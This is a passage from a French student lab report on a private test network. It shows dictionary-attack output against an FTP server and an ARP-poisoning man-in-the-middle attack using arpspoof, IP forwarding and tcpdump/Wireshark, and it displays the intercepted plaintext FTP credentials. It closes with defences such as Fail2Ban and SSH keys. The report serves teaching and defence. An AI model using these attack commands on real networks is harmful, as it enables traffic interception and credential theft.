[ATTEMPT] target 192.168.253.161 - login "123456" - pass "qwerty" - 31 of 420 [child 4] (0/0)
[21][ftp] host: 192.168.253.161 login: vagrant password: vagrant
[ATTEMPT] target 192.168.253.161 - login "123456" - pass "azerty" - 32 of 420 [child 0] (0/0)
[21][ftp] host: 192.168.253.161 login: vagrant password: vagrant
[ATTEMPT] target 192.168.253.161 - login "123456" - pass "test123" - 33 of 420 [child 13] (0/0)
[ATTEMPT] target 192.168.253.161 - login "123456" - pass "guest" - 34 of 420 [child 6] (0/0)
```

## 4. Analyse de l'attaque

L'attaque utilisée dans ce laboratoire est une **attaque par dictionnaire**.

Principe :

1. L'attaquant possède une liste de **noms d'utilisateurs (username)**.
2. Il possède une liste de **mots de passe (passwd)**.
3. L'outil teste toutes les combinaisons possibles.

Si le mot de passe est faible, l'accès peut être obtenu rapidement.

## 5. Mesures de sécurité

Pour se protéger contre ce type d'attaque, plusieurs mesures peuvent être mises en place :

- utiliser des **mots de passe forts**
- limiter le nombre de tentatives de connexion
- utiliser **Fail2Ban**
- désactiver l'authentification par mot de passe
- utiliser **authentification par clé SSH**

## Réalisation d'une attaque Man in the Middle (MiTM) et interception d'une session FTP

Dans cette partie du laboratoire, nous exploitons la vulnérabilité du protocole **ARP** afin de réaliser une attaque **Man in the Middle (MiTM)**.

L'objectif est de se positionner entre le **client FTP** et le **serveur FTP** afin d'intercepter les informations échangées, notamment les **identifiants transmis en clair**.


L'attaque se déroule en plusieurs étapes.

### 1. Mise en place de l'attaque ARP Poisoning

Sur la machine **Kali Linux (attaquant)**, nous utilisons l'outil **arpspoof** afin d'envoyer de fausses réponses ARP au client et au serveur.

Commande utilisée :

```
sudo arpspoof -i eth0 -t 192.168.253.159 -r 192.168.253.158
```



```
(ylucien@kali)-[~]
└─$ sudo arpspoof -i eth0 -t 192.168.253.159 -r 192.168.253.158
[sudo] Mot de passe de ylucien :
0:c:29:49:cb:32 0:c:29:82:31:8a 0806 42: arp reply 192.168.253.158 is-at 0:c:29:49:cb:32
0:c:29:49:cb:32 0:c:29:c5:85:dd 0806 42: arp reply 192.168.253.159 is-at 0:c:29:49:cb:32
0:c:29:49:cb:32 0:c:29:82:31:8a 0806 42: arp reply 192.168.253.158 is-at 0:c:29:49:cb:32
0:c:29:49:cb:32 0:c:29:c5:85:dd 0806 42: arp reply 192.168.253.159 is-at 0:c:29:49:cb:32
0:c:29:49:cb:32 0:c:29:82:31:8a 0806 42: arp reply 192.168.253.158 is-at 0:c:29:49:cb:32
0:c:29:49:cb:32 0:c:29:c5:85:dd 0806 42: arp reply 192.168.253.159 is-at 0:c:29:49:cb:32
0:c:29:49:cb:32 0:c:29:82:31:8a 0806 42: arp reply 192.168.253.158 is-at 0:c:29:49:cb:32
0:c:29:49:cb:32 0:c:29:c5:85:dd 0806 42: arp reply 192.168.253.159 is-at 0:c:29:49:cb:32
```

Cette commande permet à Kali d'envoyer des **réponses ARP falsifiées** afin de faire croire :

- au **client** que Kali est le **serveur FTP**
- au **serveur** que Kali est le **client FTP**


Ainsi, tout le trafic entre les deux machines passe par la machine attaquante.

### 2. Activation du forwarding des paquets

Pour que la communication entre le client et le serveur continue de fonctionner, nous devons activer le **IP forwarding** sur Kali.

Commande utilisée :

```
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
```



```
(ylucien@kali)-[~]
└─$ echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
1
```

Cette commande permet à Kali de **transmettre les paquets interceptés** entre les deux machines.

### 3. Capture du trafic réseau

Pour analyser les communications interceptées, nous utilisons un outil d'analyse réseau comme **Wireshark** ou **tcpdump**.

Avec tcpdump :

```
sudo tcpdump -i eth0 port 21
```

```
(ylucien@kali)-[~]
└─$ sudo tcpdump -i eth0 port 21
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

Cette commande permet de capturer uniquement le **trafic FTP**.

Avec Wireshark, nous pouvons appliquer le filtre :

```
ftp>192.168.253.158
```

No.	Time	Source	Destination	Protocol	Length	Info
4	0.834283255	192.168.253.159	192.168.253.158	TCP	66	54126 → 21 [FIN, ACK] Seq=7 Ack=16 Win=32441 Len=0 TSval=1427550323 TSecr=3984566195
5	0.037155084	192.168.253.158	192.168.253.159	TCP	66	21 → 54126 [ACK] Seq=16 Ack=8 Win=255 Len=0 TSval=3984566207 TSecr=1427550323
6	2.628955952	192.168.253.158	192.168.253.158	TCP	74	52538 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM TSval=1427552918 TSecr=0 WS=4
7	2.631936586	192.168.253.158	192.168.253.159	TCP	74	21 → 52538 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=3984568804 TSecr=
8	2.632959125	192.168.253.159	192.168.253.158	TCP	66	52538 → 21 [ACK] Seq=1 Ack=1 Win=129940 Len=0 TSval=1427552921 TSecr=3984568804
9	2.789410891	192.168.253.158	192.168.253.159	FTP	86	Response: 220 (vsFTPd 3.0.5)
10	2.789411330	192.168.253.159	192.168.253.158	TCP	66	52538 → 21 [ACK] Seq=1 Ack=2 Win=129920 Len=0 TSval=1427553088 TSecr=3984568804
11	8.047413177	192.168.253.159	192.168.253.158	FTP	80	Request: USER ftpuser
12	8.048988252	192.168.253.158	192.168.253.159	FTP	66	21 → 52538 [ACK] Seq=21 Ack=16 Win=65280 Len=0 TSval=3984574219 TSecr=1427558335
13	8.049436631	192.168.253.158	192.168.253.159	FTP	100	Response: 331 Please specify the password.
14	8.049737852	192.168.253.159	192.168.253.158	TCP	66	52538 → 21 [ACK] Seq=15 Ack=5 Win=129888 Len=0 TSval=1427558337 TSecr=3984574220
15	24.823578835	192.168.253.159	192.168.253.158	FTP	79	Request: PASS lucien
16	24.806631477	192.168.253.158	192.168.253.159	TCP	66	21 → 52538 [ACK] Seq=65 Ack=20 Win=65280 Len=0 TSval=3984591034 TSecr=1427575108
17	25.353959510	192.168.253.158	192.168.253.159	FTP	89	Response: 230 Login successful.
18	25.354904694	192.168.253.159	192.168.253.158	TCP	66	52538 → 21 [ACK] Seq=28 Ack=78 Win=129868 Len=0 TSval=1427575639 TSecr=3984591522
19	25.354905143	192.168.253.158	192.168.253.159	FTP	79	Request: SYST

Lors de la connexion avec Wireshark, l'utilisateur saisit :

- son nom d'utilisateur ( ftpuser )
- son mot de passe ( lucien )

### 4. Interception de la session FTP

Depuis la machine **Ubuntu Client**, nous lançons une connexion FTP vers le serveur :

```
ftp>192.168.253.158
```

```
└─$ sudo tcpdump -i eth0 port 21
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
00:27:10.181284 IP 192.168.253.159.34444 > 192.168.253.158.ftp: Flags [S], seq 1295126859, win 65535, options [mss 1460,sackOK,TS val 1426566418 ecr 0,nop,wscale 2], length 0
00:27:10.188828 IP 192.168.253.158.ftp > 192.168.253.159.34444: Flags [S.], seq 4113847463, ack 1295126860, win 65160, options [mss 1460,sackOK,TS val 3983582166 ecr 1426566418,nop,wscale 8], length 0
00:27:10.193871 IP 192.168.253.159.34444 > 192.168.253.158.ftp: Flags [.], ack 1, win 32485, options [nop,nop,TS val 1426566434 ecr 3983582166], length 0
00:27:10.720369 IP 192.168.253.158.ftp > 192.168.253.159.34444: Flags [P.], seq 1:21, ack 1, win 255, options [nop,nop,TS val 3983582698 ecr 1426566434], length 20: FTP: 220 (vsFTPd 3.0.5)
00:27:10.729690 IP 192.168.253.159.34444 > 192.168.253.158.ftp: Flags [.], ack 21, win 32480, options [nop,nop,TS val 1426566963 ecr 3983582698], length 0
00:28:23.551096 IP 192.168.253.159.34444 > 192.168.253.158.ftp: Flags [P.], seq 1:15, ack 21, win 32480, options [nop,nop,TS val 1426639797 ecr 3983582698], length 14: FTP USER ftpuser
00:28:23.551681 IP 192.168.253.158.ftp > 192.168.253.159.34444: Flags [.], ack 15, win 255, options [nop,nop,TS val 3983655521 ecr 1426639797], length 0
00:28:23.551931 IP 192.168.253.158.ftp > 192.168.253.159.34444: Flags [P.], seq 21:55, ack 15, win 255, options [nop,nop,TS val 3983655522 ecr 1426639797], length 34: FTP: 331 Please specify the password.
00:28:23.552536 IP 192.168.253.159.34444 > 192.168.253.158.ftp: Flags [.], ack 55, win 32472, options [nop,nop,TS val 1426639800 ecr 3983655522], length 0
00:28:27.748925 IP 192.168.253.159.34444 > 192.168.253.158.ftp: Flags [P.], seq 15:28, ack 55, win 32472, options [nop,nop,TS val 1426643997 ecr 3983655522], length 13: FTP: PASS lucien
00:28:27.791030 IP 192.168.253.158.ftp > 192.168.253.159.34444: Flags [.], ack 28, win 255, options [nop,nop,TS val 3983659759 ecr 1426643997], length 0
00:28:30.332021 IP 192.168.253.158.ftp > 192.168.253.159.34444: Flags [P.], seq 55:78, ack 28, win 255, options [nop,nop,TS val 3983662301 ecr 1426643997], length 23: FTP: 230 Login successful.
00:28:30.337376 IP 192.168.253.159.34444 > 192.168.253.158.ftp: Flags [.], ack 78, win 32467, options [nop,nop,TS val 1426646581 ecr 3983662301], length 0
```

Lors de la connexion, l'utilisateur saisit :

- son nom d'utilisateur ( ftpuser )
- son mot de passe ( lucien )

Ces informations sont envoyées **en clair** dans le protocole FTP.

Dans Wireshark ou tcpdump, nous pouvons observer les paquets suivants :

Le nom d'utilisateur : ftpuser

Le mot de passe : lucien

Cela montre que les identifiants FTP peut être **facilement interceptés** par un attaquant positionné au milieu de la communication.

## Conclusion

Le laboratoire démontre que l'utilisation d'outils automatisés permet d'identifier rapidement des faiblesses critiques, telles que des ports inutilement ouverts ou des services utilisant des protocoles non sécurisés (comme le FTP transmettant des identifiants en clair). Les tests d'attaques par dictionnaire soulignent l'importance vitale de politiques de mots de passe robustes. Pour contrer ces menaces, le rapport préconise la mise en œuvre de mesures de défense telles que l'utilisation de clés SSH, l'activation de Fail2Ban et la limitation des tentatives de connexion.